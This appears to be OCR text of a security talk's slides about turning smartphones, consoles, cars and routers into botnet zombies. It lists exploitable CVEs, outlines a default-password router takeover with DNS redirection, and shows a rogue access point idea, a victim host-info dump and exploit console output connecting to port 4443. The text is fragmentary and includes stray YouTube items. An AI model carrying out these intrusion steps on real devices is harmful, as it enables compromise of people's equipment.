Android 1.x < 2.2 hotplug invoke Local Privilege Escalation Vulnerability
Android 1.x < 2.2 linux kernel <2.6.32 sys_pipe Local Privilege Escalation Vulnerability
Android 1.x < 2.2.1 adb Local Privilege Escalation Vulnerability
Android 1.x, 2.x ashmem adb Local Privilege Escalation Vulnerability
Android 2.x 3.x Vold volume manager overflow Local Privilege Escalation Vulnerability

Who can be zombie : infection target
Smartphone

- Known vulnerabilities on iOS

Remote Code Execution Vulnerability
iOS 1.1.1 CVE-2006-3459 MobileSafari LibTIFF Buffer Overflow iOS < 4.0.1 CVE-2010-1797 FreeType 2 CFF font stack corruption vulnerability iOS < 4.3.4 cve-2010-3855 FreeType 'ft_var_readpackedpoints()' Buffer Overflow Vulnerability iOS < 4.3.4 CVE-2011-0226 FreeType 'src/psaux/t1decode.c' Memory Corruption Vulnerability iOS 5, iOS < 4.3.6 CVE-2011-3439 FreeType Multiple Memory Corruption Vulnerabilities

local privilege escalation Vulnerability
iOS > 4.0.1 CVE-2010-2793 Apple iOS CFF Font Parsing and IOSurface Integer Overflow iOS < 4.3.4 CVE-2011-0227 IOMobileFrameBuffer Local Privilege Escalation Vulnerability

Who can be zombie : infection target
Smartphone

- Known vulnerabilities on blackberry/Windows Mobile

Blackberry software Vulnerability
Blackberry Desktop Software < 5.0.1 CVE-2009-0306 Remote Code Execution Vulnerability CVE-2011-1290 WebKit Style Handling Memory Corruption Vulnerability BlackBerry 7270 SIP Stack Format String Vulnerability CVE-2010-2600 BlackBerry Desktop Software DLL Loading Arbitrary Code Execution Vulnerability

Windows Mobile
Windows CE 5.0 JPEG And GIF Processing Multiple Arbitrary Code Execution Vulnerabilities


Who can be zombie : infection target

Electronic equipment


YouTube Featured
Rescue Me
Me: Girl takes pic of herself every day ...
OK Go - Here It Goes Again
Sleepy Shopping
Drinking Cat
OK Go - Here It Goes Again
OK Go on Treadmills. Dancing. okgo.net. Also visit myspace.com/okgo

Who can be zombie : infection target
Electronic equipment

- Malware running on Nintendo Wii




```
-> chakyi-xp [192.168.47.2]
```



```
rmation ////////

 : CHAKYI-XP
 : chakyi
 : Microsoft Wind
 : 한국어
 : C:₩WINDOWS
 : C:₩WINDOWS₩sys
 : C:₩DOCUME~1₩ch
 : 76489-640-795
 : NO
```


Who can be zombie : infection target


Car, motorcycle and so on




Who can be zombie : infection target

Car, motorcycle and so on








- Experimental Security Analysis of a Modern Automobile

How to make zombie : propagation and infection

- 19+

How to make zombie : propagation and infection

In the past




1. Classical Web Hacking
   - SQL Injection
   - File Upload
   - Etc

2. Exploit Page or Server File Modification

3. Malware infection

How to make zombie : propagation and infection

Wireless AP



3. Web Connection
   DNS Request : victory.com
   DNS response : 2.2.2.2 (victory.com)

2. Change DNS Address
   DNS IP : 2.2.2.2

1. Router password guess
   ex) Router/admin

4. Network Sniffing

How to make zombie : propagation and infection

Wireless AP

- Rouge AP with same as popular provider's AP name


How to make zombie : propagation and infection

Smartphone, game console and so on


- Do some work using smartphone, mp3/DVD player, portable game console or etc instead of computers

How to make zombie : propagation and infection

Smartphone, game console and so on



Backtrack running on smartphone



```
Starting first stage...
Connecting...
Sending...
Send OK!

Starting second stage...
Connecting...
Sending...
Send OK!

Good!
connect to 4443 port
```

